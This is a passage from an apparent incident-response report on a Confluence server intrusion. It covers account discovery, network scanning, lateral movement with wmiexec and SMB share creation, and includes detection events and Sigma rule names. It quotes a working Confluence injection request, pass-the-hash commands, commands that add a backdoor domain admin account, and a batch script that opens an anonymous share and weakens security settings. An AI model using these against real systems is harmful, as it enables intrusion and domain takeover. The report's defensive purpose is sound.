


Figure: Web server sub-processes spawned from exploitation.

Account Discovery Using DIR, WHOAMI, and NET

On the second day of the intrusion, Confluence was exploited multiple times over a roughly twenty-minute period from the IP address 109.160.16.68. No link was found from this IP to the other activity detailed so far in the report leading us to assess this was likely a separate threat actor.The initial exploit attempts from this IP appeared designed to run the whoami command, likely to ascertain the Tomcat web server's privileges. Interestingly, a typographical error was noted ("cmd.exe /c whaomi"), hinting at the possibility of manual input, though the direct attribution of this specific activity to the primary threat actor is uncertain. This was followed by several commands used to perform directory listings under the 'c:\Users\' path to identify valid account names:

```
POST //template/aui/text-inline.vm HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 306

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet[illegible]%2b\u0027&x=@org.apache.struts2.Servl
etActionContext@getResponse().setHeader('X-Cmd-Response',(new freemarker.template.utility[illegible]Execute()).exec({'cmd.exe /c dir C:\Users'})) HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Confluence-Request-Time: [redacted]
Set-Cookie: JSESSIONID=[redacted] Path=/; HttpOnly
X-Accel-Buffering: no
Content-Encoding: gzip
Vary: User-Agent
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Transfer-Encoding: chunked
Date: [redacted]
Keep-Alive: timeout=20
Connection: keep-alive
```

Figure: PCAP of Confluence Exploit using DIR command to list user directories

cmd.exe /c whaomi	sysmon	Confluence Exploit Success
cmd.exe /c dir	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir c	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:"	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users[redacted]	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users[redacted]	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users[redacted]	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users[redacted]	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users[redacted]	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:"	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:"	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c cd .."	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c net localgroup admnistrators	sysmon	Confluence Exploit Success - Account Discovery from 109.160.16.68
cmd.exe /c mkdir hahohihi	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users\[redacted]	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users\[redacted]	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users\[redacted]	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68
cmd.exe /c dir C:\Users\[redacted]	sysmon	Confluence Exploit Success - Directory Enumeration from 109.160.16.68

Figure: Full listing of commands issued during a twenty-minute span of Discovery commands, including the "whaomi" typo

During this process, the threat actor also used the net.exe command to list members of the local 'Administrators' group, presumably to determine if any of the discovered users would be directly listed.

There were two other exploits of Confluence to run "whoami" also on day two, from these two IP addresses: 185.228.19[.]244, and 185.220.101[.]185. Because there were no follow-up commands from either of these IP addresses beyond the initial "whoami", it is not possible to tell whether this activity was discovery related to the same threat actor or if it was random vulnerability scanning.

NetScan

On the third day of the intrusion – the threat actor dropped netscan in a users Desktop folder on the beachhead while connected to an interactive session via AnyDesk. Shortly after the file was created, the threat actor then initiated a scan of the local subnet, scanning ports:

- 88/tcp (kerberos)

- 137/tcp (nbns)
- 445/tcp (smb)
- 3389/tcp (rdp)
- 6160/tcp (veeam agent)

Additionally, during this scan, netscan was configured to check SMB access (read/write) on any network shares discovered. This generated a Security log event 5145, with the tell-tale netscan file 'delete[.]me' being created, and tripped a DFIR Report Sigma rule 'NetScan Share Enumeration Write Access Check':

Channel	Sec
Details	@{LID=0x2c1d656c; Path=delete.me; ShareName=*\ADMIN$; SharePath=\??\C:\Windows; SrcIP=[redacted]; SrcUser=[redacted]
EventID	5145
Level	med
RuleAuthor	@pcscout, @TheDFIRReport
RuleFile	win_security_netscan_share_enum_write_check.yml
datetime	[redacted]
message	NetScan Share Enumeration Write Access Check
timestamp	[redacted]

This process was repeated later in the same day by the threat actor once a 'Domain Admin' level account was acquired using a similar pattern (netscan being dropped to the desktop, same scanning profile and same targets).

RPCDUMP (PrintNightmare Vulnerability Discovery)

On the third day of the intrusion, the threat actor attempted to enumerate RCP endpoints available on two IP addresses, both associated with Domain Controller systems, using a tool named rpcdump.exe, [which is a component of the impacket tool]designed to map DCE/RPC endpoints compiled for Windows. In this particular case, the rpcdump.exe was automated with a batch script, combined to look for specific output (as indicated by the findstr /C:"MS-RPRN" /C:"MS-PAR" string) that could show if either of the two RPC endpoints is available on the target systems:

- MS-RPRN – The Print System Remote Protocol
- MS-PAR – The Print System Asynchronous Remote Protocol

```
@echo off
setlocal enableextensions
cd /d "%~dp0"
echo.
echo *********** Vulnerability Checker ***********
echo.
set /p "TARGET_IP=Enter Local IP (or domain) of target: "
echo.
Release\rpcdump.exe @%TARGET_IP% | findstr /C:"MS-RPRN" /C:"MS-PAR" && set Vuln=1
if "%Vuln%"=="1" (echo [+] Target IS vulnerable.) else (echo [-] Target has no protocols visible.)
pause >NUL
```

Figure: CheckVuln.bat Script Contents

Because the systems targeted with this script were observed to be Domain Controllers, the threat actor was likely looking for systems vulnerable to the PrintNightmare (CVE-2021-34527) vulnerability.




Figure: Process Tree Created when CheckVuln.bat was run

An analysis of the DCE/RPC Lookup response from the DC indicated that neither of these endpoints seemed to be active among the 473 returned entries.




Figure: DCE/RCP Endpoint Mapper Lookup Response from Domain Controller

Lateral Movement

The threat actor heavily used wmiexec to run commands remotely on a domain controller from the Confluence server initially exploited. All the commands on the domain controller were child processes of wmiprvse.exe.

WMIEXEC

Shortly after executing mimikatz and testing the credentials with secretsdump.exe, the threat actor dropped a secondary tool (wmiexec.exe) from the Explorer process (from AnyDesk copy/paste session capability which supports both file and text) – this is confirmed in the ad.trace file located in the user directory (*c:\users\%USERNAME%\AppData\Roaming\AnyDesk\ad.trace*). For each tool/file transfer event initiated via the copy/paste functionality in AnyDesk, there are a set of corresponding logs that indicate a file transfer has been initiated from the threat actor's machine to the victim machine:

```
info [redacted] ctrl 656 3956 app.ctrl_clip_comp - Got a file offer (23cac7106eacda3b).
info            ctrl 656 3956 app.ctrl_clip_comp - File offer accepted.
info            ctrl 656 3956 app.ft_sink_session - New session (23cac7106eacda3b).
info            ctrl 656 9716 app.ft_sink_session - Ole thread running.
info            ctrl 656 9716        wgf.msg_loop - Waiting for events.
info            ctrl 656 3956 app.ft_sink_session - Pasting
info            ctrl 656 9716 app.ft_sink_session - Pasting the object.
info            ctrl 656 9716           ole.files - Starting file paste operation.
info            ctrl 656 9716           ole.files - Waiting
info            ctrl 656 3956  app.ctrl_clip_comp - Got a file list for offer 23cac7106eacda3b.
info            ctrl 656 9716           ole.files - Finished file paste operation (0x00000000).
```

This corresponds with a sysmon 'FileCreate' event type for the creation of the wmiexec.exe tool:

```
File created:
RuleName: -
UtcTime: [redacted]
ProcessGuid: {9c622ece-3c03-65ca-13a0-020000000600}
ProcessId: 6528
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\[redacted]\Desktop\wmiexec.exe
CreationUtcTime: [redacted]
User: [redacted]
```

Initially, the threat actor issued two commands to test hashes using a Pass-the-Hash technique obtained against two domain controllers:

```
wmiexec.exe -hashes :[redacted] (hash) [redacted] (user) @[redacted] (dc_ip)
wmiexec.exe -hashes :[redacted] (hash) [redacted] (user) @[redacted] (dc_ip)
```


After the threat actor obtained access to an account with domain administrator rights, the wmiexec.exe command was slightly altered to create an interactive command prompt on the remote domain controller:

```
C:\Windows\system32\cmd.exe wmiexec.exe :NTLM_HASH domain_admind@dc_ip
```

On the domain controller – this interactive command prompt was used to issue several commands, which included listing current user (whoami), and eventually adding a new user (NONAME) to the domain (and to several privileged groups):

```
C:\WINDOWS\SYSTEM32\NET1  USER NONAME SLEPOY_123 /DOMAIN /ADD
C:\WINDOWS\SYSTEM32\NET1  GROUP "DOMAIN ADMINS" NONAME /DOMAIN /ADD
C:\WINDOWS\SYSTEM32\NET1  GROUP "ENTERPRISE ADMINS" NONAME /DOMAIN /ADD
```

These wmiexec commands were observed on the remote side (domain controller) as a type of redirection command to the local admin share. For example, when running the 'whoami' command, the command was redirected to a local file created in the ADMIN$ directory:



There was a corresponding "FileCreate" event in the sysmon logs, which matched the redirect file name that was created (file name was the epoch timestamp for when the command was issued):


```
File created:
RuleName: technique_id=T1574.010,technique_name=Services File Permissions Weakness
UtcTime: [redacted]
ProcessGuid: [redacted]
ProcessId: 4
Image: System
TargetFilename: C:\Windows\__1719[redacted].54
CreationUtcTime: [redacted]
User: NT AUTHORITY\SYSTEM
```

On the remote target side (domain controller) – several existing SIGMA rules detected this activity:


```
proc_creation_win_wmiprvse_spawning_process.yml
proc_creation_win_cmd_redirect.yml
proc_creation_win_hktl_impacket_lateral_movement.yml
proc_creation_win_susp_redirect_local_admin_share.yml
```

Create Share/Enable SMBv2

From the beachhead – the threat actor uploaded a tool set that included several exploits as well as batch scripts to automate running these tools:



In order to make these tools accessible to other targets on the network, one of these batch scripts automated setting up an SMB share on the beachhead. This script created a local share (named 'share'), set permissions to enable/ensure access, and rebooted the machine:



```
@REM Run as admin !
@echo off
setlocal enableextensions

set SHARE_NAME=share
set SHARE_PATH=%~DP0share
set PAYLOAD=%~DP0share\spider.dll


:: check if admin
fsutil dirty query %systemdrive% >nul 2>&1
if %errorlevel% neq 0 (
    echo You should run this script as Admin!
    if "%~1" equ "" mshta "vbscript:CreateObject("Shell.Application").ShellExecute("%~fs0", ".", "", "runas", 1) & Close()"
    pause
    goto :eof
)

echo.
echo Create Share?
echo.
echo Are you really sure??? Press ENTER.
echo.
pause
echo.

cd /d "%~dp0"
echo.
echo [*] CREATING NETWORK SHARE
echo.
powershell.exe -exec Bypass -C "Set-SmbServerConfiguration -EnableSMB2Protocol $true -Force"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /v SMB2 /t REG_DWORD /d 1 /f
net share "%SHARE_NAME%" /delete /y
timeout /t 2
REM if exist "%SHARE_PATH%" rd /s /q "%SHARE_PATH%"
if not exist "%SHARE_PATH%" mkdir "%SHARE_PATH%"
copy /y "%PAYLOAD%" "%SHARE_PATH%\"
icacls "%SHARE_PATH%" /T /C /L /grant "ANONYMOUS LOGON":r
icacls "%SHARE_PATH%" /T /C /L /grant "Everyone":r
net share "%SHARE_NAME%"="%SHARE_PATH%" /grant:"ANONYMOUS LOGON",READ /grant:"Everyone",READ /UNLIMITED /y
REM net stop LanManServer /y
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d %SHARE_NAME% /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
sc config LanManServer start= auto
sc config LanmanWorkstation start= auto
net start LanManServer
net start LanmanWorkstation
echo.
echo.
echo Please, ^>^>^> REBOOT PC ^<^<^<
echo.
pause
```


Windows Security Event ID 5142 can be used to identify the creation of new network shares:

```
Event 5142, Microsoft Windows security auditing.

General | Details

A network share object was added.

Subject:
        Security ID:        S-1-5-21[redacted]
        Account Name:       [redacted]
        Account Domain:
        Logon ID:

Share Information:
        Share Name:         \\*\share
        Share Path:         C:\Users\[redacted]\Desktop\Attacker\share

Log Name:          Security
Source:            Microsoft Windows security   Logged:         6/29/2024 1:30:51 PM
Event ID:          5142                         Task Category:  File Share
Level:             Information                  Keywords:       Audit Success
User:              N/A                          Computer:       [redacted]
OpCode:            Info
More Information:  Event Log Online Help
```

Shortly after the execution of the batch script, the threat actor was observed restarting the system to ensure all the changes took effect:

```
A new process has been created.

Creator Subject:
    Security ID:        S-1-5[redacted]
    Account Name:       [redacted]
    Account Domain:
    Logon ID:       [redacted]

Target Subject:
    Security ID:        S-1-0-0
    Account Name:       -
    Account Domain:     -
    Logon ID:       0x0

Process Information:
    New Process ID:     0x1ae8
    New Process Name:   C:\Windows\System32\shutdown.exe
    Token Elevation Type:   TokenElevationTypeDefault (1)
    Mandatory Label:        S-1-16-12288
    Creator Process ID: 0x1128
    Creator Process Name:   C:\Windows\System32\cmd.exe
    Process Command Line:   shutdown  -r -t 0
```

